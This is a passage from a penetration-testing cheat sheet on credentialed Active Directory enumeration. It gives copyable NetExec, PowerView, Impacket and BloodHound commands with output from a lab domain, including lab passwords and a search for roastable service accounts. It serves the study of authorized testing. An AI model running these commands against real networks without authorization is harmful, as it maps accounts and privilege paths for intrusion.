This is the multi-page printable view of this section. Click here to print.

Return to the regular view of this page.

Welcome to LEIKAH!

This website is a knowledge base/cheat sheet for the techniques used in Penetration Testing and Red Teaming. It aims to help students study and practice offensive security techniques and to help professionals carry out high-quality penetration tests and red team assessments. Under each technique section will be commands and code snippets that can be readily copied and used.

This website does not aim to explain every detail of every technique, but it includes the prerequisites, purpose, and limitations for each of them, as well as how they can be carried out.

1 - Active Directory

Enumerate and compromise networks running Microsoft Active Directory

Active Directory is Microsoft’s directory service for Windows domain networks. Its primary goal is to centralize the authentication and authorization of users within the network to Domain Controllers (DC), which are commonly Windows servers running the Active Directory Domain Service (AD DS). Active Directory is very commonly used to manage internal enterprise networks.

The network protocols most essential for the function of AD DS are:

  • Kerberos: A ticket-based authentication protocol that allows the DCs to authenticate user logins and authorize users’ access to resources and services.
  • Lightweight Directory Access Protocol (LDAP): An internet directory access protocol used by Active Directory for the organization and retreival of directory data on the domain.

Other Services and protocols that are used within Active Directory environments include:

  • NTLM Authentication: A legacy challenge-response authentication protocol that is still supported by AD as a fallback option and vulnerable to Pass-the-Hash attack.
  • Active Directory Certificate Service (AD CS): Allows domain servers to act as Certificate Authorities (CA), issue and manage public key infrastructure (PKI) certificates used for secure communication and authentication on the domain.
  • Other Network protocols: SMB, RDP, WinRM, MSSQL, HTTP, etc.

Active Directory services becomes a key way for attackers to gain initial access, lateral movement, privilege escalation, and eventually full domain compromise. Once attackers breach the domain initially, they can harvest hashes and credentials of domain accounts and abuse their access rights to move laterally within the network. This process is repeated until the attacker leverages their access to compromise a domain admin or enterpise admin user. From there, attackers can dump the password hashes stored on the domain controller, or use any of the plethora of methods to establish persistent and privileged access on the domain.

1.1 - Credentialed Enumeration

Get a full view of the domain after obtaining a set a credentials

After getting a first set of credentials, through methods such as password spraying, LLMNR Poisoning and etc., we now have access to the core services on the domain, including Kerberos and NTLM authentication, as well as LDAP. We can now leverage this access to get a full view of the domain. We will be able to enumerate information such as:

  • Users, computers, and groups
  • Privileges and access rights
  • Active Directory Certificate Service (ADCS) configuration
  • Domain trust relationships

1.1.1 - Domain User and Group Enumeration

Enumerate users and groups within an Active Directory domain

With the ability to authenticate to an Active Directory domain, we can now get a full list of users and groups on the domain. This can be helpful for us to plan further attacks and expand our access within the domain.

Domain Users

Linux Perspective

The --users option may be used with NetExec to enumerate domain users. Note we have to use protocol ldap and our target must be a domain controller.

nxc ldap <dc_host> -u <username> -p <password> --users

NetExec presents us with a list of users, when their password is last set, number of failed login attempts (for password spraying), as well as the description field.

╭─brian@rx-93-nu ~
╰─$ nxc ldap 10.10.0.3 -u amuro.ray -p 'Password1' --users
LDAP        10.10.0.3       389    RA-CAILUM        [*] Windows 11 / Server 2025 Build 26100 (name:RA-CAILUM) (domain:GUNDAM.local) (signing:Enforced) (channel binding:When Supported)
LDAP        10.10.0.3       389    RA-CAILUM        [+] GUNDAM.local\amuro.ray:Password1
LDAP        10.10.0.3       389    RA-CAILUM        [*] Enumerated 7 domain users: GUNDAM.local
LDAP        10.10.0.3       389    RA-CAILUM        -Username-                    -Last PW Set-       -BadPW-  -Description-
LDAP        10.10.0.3       389    RA-CAILUM        Administrator                 2025-06-21 11:53:50 0        Built-in account for administering the computer/domain
LDAP        10.10.0.3       389    RA-CAILUM        Guest                         <never>             0        Built-in account for guest access to the computer/domain
LDAP        10.10.0.3       389    RA-CAILUM        krbtgt                        2025-06-05 19:31:16 0        Key Distribution Center Service Account
LDAP        10.10.0.3       389    RA-CAILUM        amuro.ray                     2025-06-06 00:10:46 0
LDAP        10.10.0.3       389    RA-CAILUM        Char.Aznable                  2025-06-06 00:11:44 0
LDAP        10.10.0.3       389    RA-CAILUM        svc_sql                       2025-06-06 00:13:47 0        Password: Qwerty123
LDAP        10.10.0.3       389    RA-CAILUM        Bright.Noa                    2025-06-21 11:58:21 0

Windapsearch can query the domain controller for all domain users via LDAP. The -U option queries for all objects where objectCategory=user.

windapsearch.py -d <domain_fqdn> --dc-ip <dc_ip> -u <DOMAIN>\\<username> -p <password> -U
  • <DOMAIN> specified within -u should not include TLD (GUNDAM.LOCAL -> GUNDAM\\amuro.ray)

Windows Perspective

The Get-ADUser cmdlet from the built-in Active Directory PowerShell module can be used to enumerate domain users from a Windows machine.

PS C:\Users\Administrator> Get-ADUser -Filter * | select SamAccountName

SamAccountName
--------------
Administrator
Guest
krbtgt
amuro.ray
Char.Aznable
svc_sql
Bright.Noa

The net user command may be used as well.

PS C:\Users\Administrator> net user /domain

User accounts for \\RA-CAILUM

-------------------------------------------------------------------------------
Administrator            amuro.ray                Bright.Noa
Char.Aznable             Guest                    krbtgt
svc_sql
The command completed successfully.

More detailed information may be obtained using the Get-DomainUser function from PowerView.

PS C:\research> Import-Module .\PowerView.ps1
PS C:\research> Get-DomainUser -Identity amuro.ray -Domain gundam.local | Select-Object -Property name,samaccountname,description,memberof,whencreated,pwdlastset,lastlogontimestamp,accountexpires,admincount,userprincipalname,serviceprincipalname,useraccountcontrol


name                 : Amuro Ray
samaccountname       : amuro.ray
description          :
memberof             :
whencreated          : 6/6/2025 5:10:46 AM
pwdlastset           : 6/6/2025 12:10:46 AM
lastlogontimestamp   : 4/7/2026 12:59:11 PM
accountexpires       : NEVER
admincount           :
userprincipalname    : amuro.ray@GUNDAM.local
serviceprincipalname :
useraccountcontrol   : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD

Testing Local Admin Access

Using PowerView function Test-AdminAccess, we may test if our current user is a local administrator on the local machine or a remote one.

PS C:\research> Test-AdminAccess -ComputerName RX-0-UNICORN

ComputerName IsAdmin
------------ -------
RX-0-UNICORN    True

Domain Groups

Linux Perspective

NetExec can be used with option --groups via LDAP protocol to enumerate domain groups.

nxc ldap <dc_host> -u <username> -p <password> --groups
╭─brian@rx-93-nu ~
╰─$ nxc ldap 10.10.0.3 -u amuro.ray -p 'Password1' --groups
LDAP        10.10.0.3       389    RA-CAILUM        [*] Windows 11 / Server 2025 Build 26100 (name:RA-CAILUM) (domain:GUNDAM.local) (signing:Enforced) (channel binding:When Supported)
LDAP        10.10.0.3       389    RA-CAILUM        [+] GUNDAM.local\amuro.ray:Password1
LDAP        10.10.0.3       389    RA-CAILUM        -Group-                                  -Members- -Description-
LDAP        10.10.0.3       389    RA-CAILUM        Administrators                           4         Administrators have complete and unrestricted access to the computer/domain
LDAP        10.10.0.3       389    RA-CAILUM        Users                                    3         Users are prevented from making accidental or intentional system-wide changes and can run most applications
LDAP        10.10.0.3       389    RA-CAILUM        Guests                                   2         Guests have the same access as members of the Users group by default, except for the
Guest account which is further restricted
LDAP        10.10.0.3       389    RA-CAILUM        Print Operators                          0         Members can administer printers installed on domain controllers
LDAP        10.10.0.3       389    RA-CAILUM        Backup Operators                         0         Backup Operators can override security restrictions for the sole purpose of backing up or restoring files
[...]
LDAP        10.10.0.3       389    RA-CAILUM        Cert Admins                              1
LDAP        10.10.0.3       389    RA-CAILUM        SQLServer2005SQLBrowserUser$RA-CAILUM    0         Members in the group have the required access and privileges to be assigned as the log on account for the associated instance of SQL Server Browser.

If we specify the name of a group after the option, we can get a list of members within that group.

nxc ldap <dc_host> -u <username> -p <password> --groups <group>
╭─brian@rx-93-nu ~
╰─$ nxc ldap 10.10.0.3 -u amuro.ray -p 'Password1' --groups 'Cert Admins'
LDAP        10.10.0.3       389    RA-CAILUM        [*] Windows 11 / Server 2025 Build 26100 (name:RA-CAILUM) (domain:GUNDAM.local) (signing:Enforced) (channel binding:When Supported)
LDAP        10.10.0.3       389    RA-CAILUM        [+] GUNDAM.local\amuro.ray:Password1
LDAP        10.10.0.3       389    RA-CAILUM        Bright Noa

Using the -G option with Windapsearch enumerates domain groups, while -m option enumerates members of a specific group.

windapsearch.py -d <domain_fqdn> --dc-ip <dc_ip> -u <DOMAIN>\\<username> -p <password> -G
windapsearch.py -d <domain_fqdn> --dc-ip <dc_ip> -u <DOMAIN>\\<username> -p <password> -m <group>

Windows Perspective

The native Get-ADGroup cmdlet may be used to get a list of domain groups.

PS C:\research> Get-ADGroup -Filter * | select name

name
----
Administrators
Users
Guests
Print Operators
Backup Operators
Replicator
Remote Desktop Users
Network Configuration Operators
Performance Monitor Users
Performance Log Users
[...]

Individual groups may be enumerated with -Identity option.

PS C:\research> Get-ADGroup -Identity Administrators


DistinguishedName : CN=Administrators,CN=Builtin,DC=GUNDAM,DC=local
GroupCategory     : Security
GroupScope        : DomainLocal
Name              : Administrators
ObjectClass       : group
ObjectGUID        : 81039797-5691-454c-be37-268a5b3e7cbd
SamAccountName    : Administrators
SID               : S-1-5-32-544

A list of domain groups can also be obtained using Get-DomainGroups function from PowerView.

PS C:\research> Get-DomainGroup | select name

name
----
Administrators
Users
Guests
Print Operators
Backup Operators
Replicator
Remote Desktop Users
Network Configuration Operators
Performance Monitor Users
Performance Log Users
[...]

To list out members to a group, we use Get-ADGroupMember cmdlet:

PS C:\research> Get-ADGroupMember -Identity Administrators


distinguishedName : CN=SQL Service,CN=Users,DC=GUNDAM,DC=local
name              : SQL Service
objectClass       : user
objectGUID        : 00a6b75d-cae4-4993-960d-f74b18b0b603
SamAccountName    : svc_sql
SID               : S-1-5-21-790304770-1385196242-1780550448-1105

distinguishedName : CN=Domain Admins,OU=Security Groups,DC=GUNDAM,DC=local
name              : Domain Admins
objectClass       : group
objectGUID        : 31b2e9ce-edfd-4de0-9123-c90f0dbfdcfd
SamAccountName    : Domain Admins
SID               : S-1-5-21-790304770-1385196242-1780550448-512

distinguishedName : CN=Enterprise Admins,OU=Security Groups,DC=GUNDAM,DC=local
name              : Enterprise Admins
objectClass       : group
objectGUID        : e7e43411-7fa8-4eab-8755-eae42aca3b61
SamAccountName    : Enterprise Admins
SID               : S-1-5-21-790304770-1385196242-1780550448-519

distinguishedName : CN=Administrator,CN=Users,DC=GUNDAM,DC=local
name              : Administrator
objectClass       : user
objectGUID        : 0646e2a6-ed78-46df-b79e-cd93409f29b3
SamAccountName    : Administrator
SID               : S-1-5-21-790304770-1385196242-1780550448-500

The PowerView function Get-DomainGroupMember achives the above, with the added ability to unroll nested group memberships when used with -Recurse option.

PS C:\research> Get-DomainGroupMember -Identity "Domain Admins" -Recurse


GroupDomain             : GUNDAM.local
GroupName               : Domain Admins
GroupDistinguishedName  : CN=Domain Admins,OU=Security Groups,DC=GUNDAM,DC=local
MemberDomain            : GUNDAM.local
MemberName              : svc_sql
MemberDistinguishedName : CN=SQL Service,CN=Users,DC=GUNDAM,DC=local
MemberObjectClass       : user
MemberSID               : S-1-5-21-790304770-1385196242-1780550448-1105

GroupDomain             : GUNDAM.local
GroupName               : Domain Admins
GroupDistinguishedName  : CN=Domain Admins,OU=Security Groups,DC=GUNDAM,DC=local
MemberDomain            : GUNDAM.local
MemberName              : Administrator
MemberDistinguishedName : CN=Administrator,CN=Users,DC=GUNDAM,DC=local
MemberObjectClass       : user
MemberSID               : S-1-5-21-790304770-1385196242-1780550448-500

Domain Computers

Computer accounts are special user accounts that is assigned to each domain-joined computer for it to participate in the domain. They can be enumerated using the --computers option with NetExec.

nxc ldap <dc_host> -u <username> -p <password> --users
╭─brian@rx-93-nu ~
╰─$ nxc ldap 10.10.0.3 -u amuro.ray -p 'Password1' --computers
LDAP        10.10.0.3       389    RA-CAILUM        [*] Windows 11 / Server 2025 Build 26100 (name:RA-CAILUM) (domain:GUNDAM.local) (signing:Enforced) (channel binding:When Supported)
LDAP        10.10.0.3       389    RA-CAILUM        [+] GUNDAM.local\amuro.ray:Password1
LDAP        10.10.0.3       389    RA-CAILUM        [*] Total records returned: 5
LDAP        10.10.0.3       389    RA-CAILUM        RA-CAILUM$
LDAP        10.10.0.3       389    RA-CAILUM        RX-0-UNICORN$
LDAP        10.10.0.3       389    RA-CAILUM        MSN-04-SAZABI$
LDAP        10.10.0.3       389    RA-CAILUM        SINANJU$
LDAP        10.10.0.3       389    RA-CAILUM        MSZ-006-ZETA$

From the Windows Perspective, Get-DomainComputer may be used to find comptuer accounts.

PS C:\research> Get-DomainComputer | select samaccountname

samaccountname
--------------
RA-CAILUM$
RX-0-UNICORN$
MSN-04-SAZABI$
SINANJU$
MSZ-006-ZETA$

RID Cycling

RID Cycling is a technique used to enumerate users and groups on Windows systems. Every account (users and groups) have a Security Identifier (SID) that looks like the following:

S-1-5-21-<domain identifier>-RID

The RID portion (Relative Identifier) uniquely identifies a objects within a domain.

RID Cycling cycles through ranges of valid RIDs to enumerate valid users and accounts.

The number of users and groups discovered depend on the maximum and minimum RID values being cycled. This is especially true within very large organizations.

We can use lookupsid.py from Impacket for this purpose.

lookupsid.py <user>:<password>@<host> [<max_sid>]
╭─brian@rx-93-nu ~
╰─$ lookupsid.py amuro.ray:Password1@10.10.0.3
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Brute forcing SIDs at 10.10.0.3
[*] StringBinding ncacn_np:10.10.0.3[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-790304770-1385196242-1780550448
498: GUNDAM\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: GUNDAM\Administrator (SidTypeUser)
501: GUNDAM\Guest (SidTypeUser)
502: GUNDAM\krbtgt (SidTypeUser)
512: GUNDAM\Domain Admins (SidTypeGroup)
513: GUNDAM\Domain Users (SidTypeGroup)
514: GUNDAM\Domain Guests (SidTypeGroup)
515: GUNDAM\Domain Computers (SidTypeGroup)
516: GUNDAM\Domain Controllers (SidTypeGroup)
517: GUNDAM\Cert Publishers (SidTypeAlias)
518: GUNDAM\Schema Admins (SidTypeGroup)
519: GUNDAM\Enterprise Admins (SidTypeGroup)
520: GUNDAM\Group Policy Creator Owners (SidTypeGroup)
521: GUNDAM\Read-only Domain Controllers (SidTypeGroup)
522: GUNDAM\Cloneable Domain Controllers (SidTypeGroup)
525: GUNDAM\Protected Users (SidTypeGroup)
526: GUNDAM\Key Admins (SidTypeGroup)
527: GUNDAM\Enterprise Key Admins (SidTypeGroup)
528: GUNDAM\Forest Trust Accounts (SidTypeGroup)
529: GUNDAM\External Trust Accounts (SidTypeGroup)
553: GUNDAM\RAS and IAS Servers (SidTypeAlias)
571: GUNDAM\Allowed RODC Password Replication Group (SidTypeAlias)
572: GUNDAM\Denied RODC Password Replication Group (SidTypeAlias)
1000: GUNDAM\RA-CAILUM$ (SidTypeUser)
1101: GUNDAM\DnsAdmins (SidTypeAlias)
1102: GUNDAM\DnsUpdateProxy (SidTypeGroup)
1103: GUNDAM\amuro.ray (SidTypeUser)
1104: GUNDAM\Char.Aznable (SidTypeUser)
1105: GUNDAM\svc_sql (SidTypeUser)
1106: GUNDAM\RX-0-UNICORN$ (SidTypeUser)
1107: GUNDAM\MSN-04-SAZABI$ (SidTypeUser)
1109: GUNDAM\Bright.Noa (SidTypeUser)
1110: GUNDAM\Cert Admins (SidTypeGroup)
1115: GUNDAM\SINANJU$ (SidTypeUser)
1124: GUNDAM\MSZ-006-ZETA$ (SidTypeUser)
1125: GUNDAM\SQLServer2005SQLBrowserUser$RA-CAILUM (SidTypeAlias)

NetExec also have option --rid-brute for us to perform the same enumeration technique.

nxc smb <host> -u <username> -p <password> --rid-brute
╭─brian@rx-93-nu ~
╰─$ nxc smb 10.10.0.3 -u amuro.ray -p 'Password1' --rid-brute
SMB         10.10.0.3       445    RA-CAILUM        [*] Windows 11 / Server 2025 Build 26100 x64 (name:RA-CAILUM) (domain:GUNDAM.local) (signing:False) (SMBv1:None)
SMB         10.10.0.3       445    RA-CAILUM        [+] GUNDAM.local\amuro.ray:Password1
SMB         10.10.0.3       445    RA-CAILUM        498: GUNDAM\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         10.10.0.3       445    RA-CAILUM        500: GUNDAM\Administrator (SidTypeUser)
SMB         10.10.0.3       445    RA-CAILUM        501: GUNDAM\Guest (SidTypeUser)
SMB         10.10.0.3       445    RA-CAILUM        502: GUNDAM\krbtgt (SidTypeUser)
SMB         10.10.0.3       445    RA-CAILUM        512: GUNDAM\Domain Admins (SidTypeGroup)
[...]

Tip: we can grep for SidTypeUser if we only want a list of users or SidTypeGroup for a list of groups.

SPN Users

Identifying service accounts, i.e. accounts with one or more Service Principal Names (SPNs) help us find opportunities for attack such as Kerberoasting or Silver Ticket.

We may use GetUserSPNs.py without the -request option to get a list of service accounts and their SPNs.

GetUserSPNs.py -dc-ip <dc_ip> <domain_fqdn>/<username>:<password>
╭─brian@rx-93-nu ~
╰─$ GetUserSPNs.py -dc-ip 10.10.0.3 gundam.local/amuro.ray:Password1
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName                        Name     MemberOf                                                              PasswordLastSet             LastLogon                   Delegation
------------------------------------------  -------  --------------------------------------------------------------------  --------------------------  --------------------------  ----------
MSSQLSvc/RA-CAILUM.GUNDAM.local:1433        svc_sql  CN=Group Policy Creator Owners,OU=Security Groups,DC=GUNDAM,DC=local  2025-06-06 00:13:47.605590  2026-04-07 16:16:56.632421

MSSQLSvc/RA-CAILUM.GUNDAM.local:SQLEXPRESS  svc_sql  CN=Group Policy Creator Owners,OU=Security Groups,DC=GUNDAM,DC=local  2025-06-06 00:13:47.605590  2026-04-07 16:16:56.632421

Alternatively, windapsearch with option --user-spns may also be used to retrieve a list of accounts with SPNs via LDAP.

windapsearch.py -d <domain_fqdn> --dc-ip <dc_ip> -u <DOMAIN>\\<username> -p <password> --user-spns

From the Windows Perspective, Get-ADUser may be used with filter ServicePrincipalName -ne "$null" to obtain SPN accounts.

Get-ADUser -Filter {ServicePrincipalName -ne "$null"} -Properties ServicePrincipalName

Alternatively, the Get-DomainUser function from PowerView may be used with -SPN option.

Get-DomainUser -SPN | select samaccountname,serviceprincipalname

Users with Kerberos Pre-Authentication Disabled


There is an option to disable requirement for Kerberos Pre-Authentication inside the UAC options for users within Active Directory. The user is thus vulnerable to AS-REProasting. We can identify AS-REProastable users with GetNPUsers.py without the -request option from Impacket on a Linux Machine.

╭─brian@rx-93-nu ~
╰─$ GetNPUsers.py -dc-ip 10.10.0.3 GUNDAM.LOCAL/amuro.ray:Password1
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Name          MemberOf  PasswordLastSet             LastLogon  UAC
------------  --------  --------------------------  ---------  --------
hathaway.noa            2026-04-09 20:36:53.519673  <never>    0x410200

From a Windows Machine, this can be identified using the -PreauthNotRequired option for Get-DomainUser function from PowerView.

PS C:\research> Get-DomainUser -PreauthNotRequired | select samaccountname,userprincipalname,useraccountcontrol | fl


samaccountname     : hathaway.noa
userprincipalname  : hathaway.noa@GUNDAM.local
useraccountcontrol : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD, DONT_REQ_PREAUTH

Logged on Users

If our user have admin privileges on the target (indicated by NetExec with the yellow Pwn3d! marker), we can enumerate logged on users using option --loggedon-users

nxc smb <host> -u <username> -p <password> --loggedon-users

1.1.2 - Domain Enumeration with Bloodhound CE

Collect and analyze domain data with Bloodhound CE

BloodHound allows information about domain accounts and their relationships to be collected automatically and then analyzed and presented in a graph format. It is very powerful to discover hidden and often unintended access rights and privileges possessed by principals. It also give suggestions on how attackers may abuse those access to achieve lateral movement or privilege escalation.

Please consult this quick start guide on how to install and set up the newest version of BloodHound Community Edition.

Collecting Domain Data

After installing BloodHound CE, we may launch it with the bloodhound up command. We can then go to localhost:8080 with a web browser and login with the credentials provided during setup.

We need to collect data on the target domain in order for BloodHound to analyze them. This can be done using collectors from both Windows and Linux.

SharpHound (Windows)

SharpHound helps us to collect domain information from the perspective of a domain Windows computer. We may navigate to the Download Collectors tab from the left-side menu, and download the latest SharpHound release.

SharpHound comes in as both a PowerShell module (.ps1) and a C#-compiled executable (.exe). We may choose to transfer either to the domain computer.

PowerShell Version:

Import-Module .\SharpHound.ps1
Invoke-BloodHound -CollectionMethod All

C# Executable:

.\SharpHound.exe -c All

SharpHound may take a while to collect the data. Once done, the domain data is stored inside a Zip archive. We want to transfer the files to our machine and feed them into BloodHound.

[...]
2026-04-10T11:21:53.4090266-07:00|INFORMATION|SharpHound Enumeration Completed at 11:21 AM on 4/10/2026! Happy Graphing!
PS C:\temp> ls


    Directory: C:\temp


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         4/10/2026  11:21 AM          42836 20260410112007_BloodHound.zip
-a----         4/10/2026  11:21 AM           2038 NDJlZTM5N2ItODYwNy00N2VkLThkMjEtYzI4MGJiMWU2ZGRk.bin
-a----        11/25/2025   5:13 PM        1316352 SharpHound.exe

BloodHound Python (Linux)

If we don’t have the ability to execute code as a domain user or SYSTEM on a domain computer, but we have access to the credentials of a domain user, we may use bloodhound-python to collect data from the perspective of a Linux machine.

bloodhound-ce-python -c all -d <domain_fqdn> -u <username> -p <password> -dc <dc_hostname> -ns <dc_ip>

BloodHound-python stores the collected data inside JSON files without archiving them, but they can still be imported to BloodHound nonetheless.

╭─brian@rx-93-nu /tmp/bloodhound
╰─$ bloodhound-ce-python -c all -d gundam.local -u amuro.ray -p "Password1" -dc ra-cailum.gundam.local -ns 10.10.0.3
INFO: BloodHound.py for BloodHound Community Edition
INFO: Found AD domain: gundam.local
INFO: Getting TGT for user
INFO: Connecting to LDAP server: ra-cailum.gundam.local
WARNING: LDAP Authentication is refused because LDAP signing is enabled. Trying to connect over LDAPS instead...
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 5 computers
INFO: Connecting to LDAP server: ra-cailum.gundam.local
WARNING: LDAP Authentication is refused because LDAP signing is enabled. Trying to connect over LDAPS instead...
INFO: Found 9 users
INFO: Found 57 groups
INFO: Found 2 gpos
INFO: Found 2 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: msz-006-zeta.gundam.local
INFO: Querying computer: SINANJU.GUNDAM.local
INFO: Querying computer: MSN-04-SAZABI.GUNDAM.local
INFO: Querying computer: RX-0-UNICORN.GUNDAM.local
INFO: Querying computer: RA-CAILUM.GUNDAM.local
INFO: Done in 00M 02S
╭─brian@rx-93-nu /tmp/bloodhound
╰─$ ls
20260410132613_computers.json   20260410132613_domains.json  20260410132613_groups.json  20260410132613_users.json
20260410132613_containers.json  20260410132613_gpos.json     20260410132613_ous.json

Importing Data


Back on BloodHound, we click on the Quick Upload tab on the left-side menu, which presents this upload pop-up. We click on the upload box and choose the domain data files we gathered using collectors.

We may close out the pop-up once all files have been successfully uploaded, or check on the progress of data processing by clicking on View File Ingest History, which may take a while depending on the size of the target domain.

Domain Analysis

The first step we should do is to search for users and other objects we control, then right click on them and select Add to Owned. A small skull symbol will appear at the bottom right corner of the object.

Next, we left-click on the user and the Object Information table will pop up on the right, allowing us to view user attributes as well relationships such as:

  • Sessions on domain machines
  • Group Memberships
  • Local Admin Privileges
  • Execution Privileges (RDP, WinRM, MSSQL)
  • OutBound Object Control (What this user object controls)
  • InBound Object Control (What objects control this user)

All such information reveal possible lateral movement paths we may take inside the domain to expand our access.

Edge Analysis



BloodHound represents the domain as a graph. Objects (users, computers, groups, domains, etc.) are nodes and relationships (group memberships, privileges, access rights, and etc.) are edges connecting the nodes. For example, the hathaway.noa user inside gundam.local demo domain is found with GenericAll access rights over the svc_sql service account.

we can click on the edge, and BloodHound presents us with information about the GenericAll access rights, as well as methods on how to abuse it from Windows or Linux.

